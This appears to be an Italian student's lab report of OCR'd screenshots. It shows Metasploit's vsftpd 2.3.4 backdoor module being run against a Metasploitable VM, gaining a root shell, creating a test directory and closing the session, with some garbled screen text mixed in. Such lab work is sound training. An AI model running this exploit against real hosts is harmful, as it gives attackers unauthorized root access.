

Esercizio M4 D6

- **HACKING CON METASPLOIT**

ATTIVAZIONE EXPLOIT TRAMITE METASPLOIT

```
Kali 23.1 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
marco@kali: ~

File Azioni Modifica Visualizza Aiuto
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > -h
[-] Unknown command: -h
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
-----
H#  Name  Disclosure Date  Rank  Check  Description
-  -  -  -  -  -
0  payload/cmd/unix/interact  normal  No  Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
-----
Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
-----
Name      Current Setting  Required  Description
--      -
Exploit target:
-----
Id  Name
--  -
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


EXPLOIT ESEGUITO, SHELL AVVIATA

```
Kali 23.1 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
marco@kali: ~

File Azioni Modifica Visualizza Aiuto
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.149 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):

Name Current Setting Required Description

Exploit target: 0 php

Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.102:34113 → 192.168.1.149:6200) at 2023-06-01 18:12:04 +0200
```

TEST PER CONTROLLARE FUNZIONAMENTO SHELL - IFCONFIG

```
Kali 23.1 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4


marco@kali: ~
File Azioni Modifica Visualizza Aiuto
RPORT 21 yes The target port (TCP)
Cestino shell.php Esercizio D...
Payload options (cmd/unix/interact):
Name Current Setting Required Description
File system: hash_dvwa... Esercizio D...
Exploit target:
Id Name
-- --
0 Automatic
Home WindowsX... Esercizio D...
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.102:34113 → 192.168.1.149:6200) at 2023-06-01 18:12:04 +0200

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f3:77:c4
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe73:77c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3624 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3836 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:286562 (279.8 KB)  TX bytes:267465 (261.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:422 errors:0 dropped:0 overruns:0 frame:0
          TX packets:422 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:90113 (88.0 KB)  TX bytes:90113 (88.0 KB)

shell3.php Esercizio D...
```


CREAZIONE CARTELLA /test_metasploit



The screenshot shows a Kali Linux terminal window titled "Kali 23.1 [In esecuzione] - Oracle VM VirtualBox". The terminal displays the following commands and output:

```
File Azioni Modifica Visualizza Aiuto
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

The terminal output shows the directory listing before and after the creation of the `test_metasploit` directory. The directory is successfully created and is now visible in the listing.

CONFERMA CREAZIONE CARTELLA /test_metasploit

```
Metasploit2 pulitissima Esercizio M4 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
eth0 Link encap:Ethernet HWaddr 08:00:27:f3:77:c4
      inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fef3:77c4/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:0 (0.0 B) TX bytes:5298 (5.1 KB)
      Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:16436 Metric:1
   RX packets:124 errors:0 dropped:0 overruns:0 frame:0
   TX packets:124 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:0
   RX bytes:24169 (23.6 KB) TX bytes:24169 (23.6 KB)

msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root    sys      usr
boot     etc      initrd.img  media      opt        sbin    test_metasploit  var
cdrom    home    lib      mnt        proc       srv     tmp      vmlinuz
msfadmin@metasploitable:/$ _
```

CHIUSURA DELLA SESSIONE

```
usr
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
exit
[*] 192.168.1.149 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```